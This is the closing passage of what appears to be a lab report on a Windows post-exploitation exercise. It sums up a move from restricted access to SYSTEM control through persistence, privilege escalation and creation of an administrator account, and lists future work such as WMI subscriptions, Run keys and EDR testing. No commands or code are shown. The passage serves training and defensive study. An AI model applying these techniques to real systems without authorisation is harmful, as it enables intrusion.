
The assessment successfully demonstrated the progression from restricted user access to full SYSTEM-level control within a controlled laboratory environment. Through persistence deployment, privilege escalation, and administrative account creation, several weaknesses associated with legacy Windows security mechanisms were identified.

The exercise provided practical exposure to post-exploitation techniques, troubleshooting methodologies, persistence mechanisms, privilege escalation concepts, and defensive security analysis.

18. FUTURE SCOPE

Future work may include:

- Advanced persistence techniques (e.g., WMI event subscriptions, Registry Run keys).
- Detection and response validation against modern EDR solutions.
- Automated privilege escalation assessments.
- Windows security hardening evaluations.
- Threat-hunting exercises focused on detecting process injection and log tampering.



[Target system GUI demonstrating 'Windows has stopped working' crash]